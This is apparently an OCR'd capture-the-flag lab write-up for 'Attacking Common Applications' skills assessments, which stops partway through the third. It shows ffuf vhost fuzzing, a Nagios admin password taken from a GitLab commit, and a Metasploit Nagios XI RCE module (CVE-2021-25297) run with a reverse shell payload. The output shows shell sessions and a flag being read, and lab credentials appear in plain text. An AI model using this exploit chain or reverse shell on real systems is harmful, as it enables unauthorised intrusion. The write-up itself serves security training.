
First we need a word list, there are several options to obtain that, like in here or here or in the path '/opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt'.

In this report we will work with the third option.

We will first run the command:

```
ffuf -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://<target-IP> -H "Host: FUZZ.inlanefreight.local" -mc 200 -fs 0
```

to get all subdomains that return status code 200 (-mc 200), and their size is not 0 (-fs, filter size 0):



We are immediately flooded with results, those are fake results, probably the server is configuring to return status code 200 for any of them.

However, we can observe that they all have the same size, words, and lines.

All we have to do is to add the flag '-fl' (filter lines) and put the value 923:

```
ffuf -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://<target-IP> -H "Host: FUZZ.inlanefreight.local" -mc 200 -fl 923 -fs 0
```

```
:: Method           : GET
:: URL              : http://10.129.201.90
:: Wordlist         : FUZZ: /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header           : Host: FUZZ.inlanefreight.local
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200
:: Filter           : Response size: 0
:: Filter           : Response lines: 923

blog                    [Status: 200, Size: 50115, Words: 16140, Lines: 1015, Duration: 2364ms]
:: Progress: [4997/4997] :: Job [1/1] :: 1369 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```


There is a single result – that is the real result.

Question: What is the name of the public GitLab project?


Answer: Virtualhost

Method: we will register an account in Gitlab just as we did in 'Discovery & Enumeration' section (the method for that are fully detailed there, they will NOT be repeated here).

Then when signed in to an account, we scroll down on main page until we encounter 'explore public projects', and we select it:



When on explore page – we select all and the list of the public projects are revealed to us:




Question: What is the FQDN of the third vhost?

Answer: monitoring.inlanefreight.local

Method: in the question above we found the 'VirtualHost' admin project.


And 2 questions above we learned that the second vhost is 'blog'.

Lets look for the third domain of the server – we open the project and go to the readme:



Before we proceed, we learn the project is Virtualhost manager, assigning a domain (or more precisely, subdomain) to any vhost.

Now, scrolling down on readme – we see this:



The administrator used 'monitoring' subdomain as an example to create vhost.

It looks good enough BUT – we need to confirm it.

We add the domain we found on the IP in /etc/hosts:

```
sudo nano /etc/hosts
```


and when inside the file we reconfigure:

```
<target-IP> gitlab.inlanefreight.local
monitoring.inlanefreight.local
```

We add the monitoring subdaomain to the server IP:

```
10.129.201.90 gitlab.inlanefreight.local monitoring.inlanefreight.local
```

and we enter the new subdomain in the URL:



It works! We got to a functioning website, meaning the monitoring is the third vhost subdomain – and therefore monitoring.inlanefreight.local is the FQDN of the third vhost.

Question: What application is running on this third vhost? (One word)

Answer: Nagios


Method:

(from above)


Question: What is the admin password to access this application?

Answer: oilaKglm7M09@CPL&^lC

Method: in GitLab project explorer, just below the 'Virtualhost' – there is another project – 'Nagios Postgresql'




The INSTALL commit's name looks interesting:




And within the file we encounter the admin's credentials:

```
20  postgres=# CREATE USER nagiosadmin WITH PASSWORD 'oilaKglm7M09@CPL&^lC';
21  CREATE USER
```

All we have to do is to check the credentials on Nagios:






Sucsess, the credentials are "nagiosadmin:oilaKglm7M09@CPL&^lC"

Question: Obtain reverse shell access on the target and submit the contents of the flag.txt file.

Answer: afe377683dce373ec2bf7eaf1e0107eb

Method:

in the Nagios help page, when logged in to the admin account:




We can observe the version in the bottom left corner – 5.7.5.

Now that we know the version, we can look for an exploit, we shall use metasploit to select one.

On metasploit (msfconsole to start it) – we enter:

```
search nagios
```

And we encounter these results:



Option 2 is both RCE and fit to our 'Nagios' version, we select it with


```
use 2
```

now, the CVE the exploit is using is CVE-2021-25297 (here is another link)


next we run

```
show options
```

as usual:



```
[msf](Jobs:0 Agents:0) exploit(linux/http/nagios_xi_configwizards_authenticated_rce) >> show options

Module options (exploit/linux/http/nagios_xi_configwizards_authenticated_rce):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FINISH_INSTALL  false            no        If the Nagios XI installation has not been completed, try to do so. This inclu
                                              des signing the license agreement.
   PASSWORD                         no        Password to authenticate with
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                              cs/using-metasploit.html
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /nagiosxi/       yes       The base path to the Nagios XI application
   TARGET_CVE      CVE-2021-25296   yes       CVE to exploit (CVE-2021-25296, CVE-2021-25297, or CVE-2021-25298)
   URIPATH                          no        The URI to use for this exploit (default is random)
   USERNAME        nagiosadmin      no        Username to authenticate with
```




```
Payload options (cmd/unix/reverse_perl_ssl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   CMD
```

the username and ports are already set, we need to enter LHOST, RHOSTS and password (which was obtained on last question):

```
set RHOSTS <target-IP>
set LHOST <attacker-IP>
set PASSWORD oilaKglm7M09@CPL&^lC
```

and when ready, hit ‘run’:



```
[msf](Jobs:0 Agents:0) exploit(linux/http/nagios_xi_configwizards_authenticated_rce) >> run

[*] Started reverse SSL handler on 10.10.15.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.7.5.
[+] The target appears to be vulnerable.
[*] Sending the payload...
[*] Command shell session 2 opened (10.10.15.5:4444 -> 10.129.110.223:58778) at 2024-06-24 22:08:17 +0100

[*] Command shell session 3 opened (10.10.15.5:4444 -> 10.129.110.223:58782) at 2024-06-24 22:08:25 +0100
whoami
www-data
```

We got shell, but we don't know where the flag is, so we need to run system-wide search, with the command:

```
find / -path /proc -prune -o -type f -name *flag*.txt
2>/dev/null
```

*apparently the flag is not merely 'flag.txt' but <prefix>_flag.txt:

```
find / -path /proc -prune -o -type f -name *flag*.txt 2>/dev/null
/proc
/usr/local/nagiosxi/html/admin/f5088a862528cbb16b4e253f1809882c_flag.txt
```

Once we found the path, we get the content with 'cat' command:

```
cat /usr/local/nagiosxi/html/admin/<prefix>_flag.txt
```

```
cat /usr/local/nagiosxi/html/admin/f5088a862528cbb16b4e253f1809882c_flag.txt
afe377683dce373ec2bf7eaf1e0107eb
```

Attacking Common Applications - Skills Assessment III:

Question: What is the hardcoded password for the database connection in the MultimasterAPI.dll file?


Answer: D3veL0pM3nT!

Method: **Method 1:** we will login to the windows machine with this rdp command:

```
xfreerdp /u:Administrator /p:'xcyj8izxNVzhf4z' /v:<Target IP> /dynamic-resolution
```


now that the windows machine is open – we need to find the DLL first.


Opening the file explorer:




We observe a web.config – and its location in recent files.

Looks interesting – lets open the folder:






Now we are at the target folder, lets search the ‘MultimasterAPI.dll’;



Right click → open with → select notepad:




There are a lot of binary encoded text, unreadable in ascii – but as the password is mentioned as hard coded – I do expect to observe it as plain-text string.

Scrolling down we do see strings section:

Some of the strings are directly displayed, and some of them are displayed with a space between every character.

Searching “password” directly yields no result, but searching: ‘p a s s w o r d’:

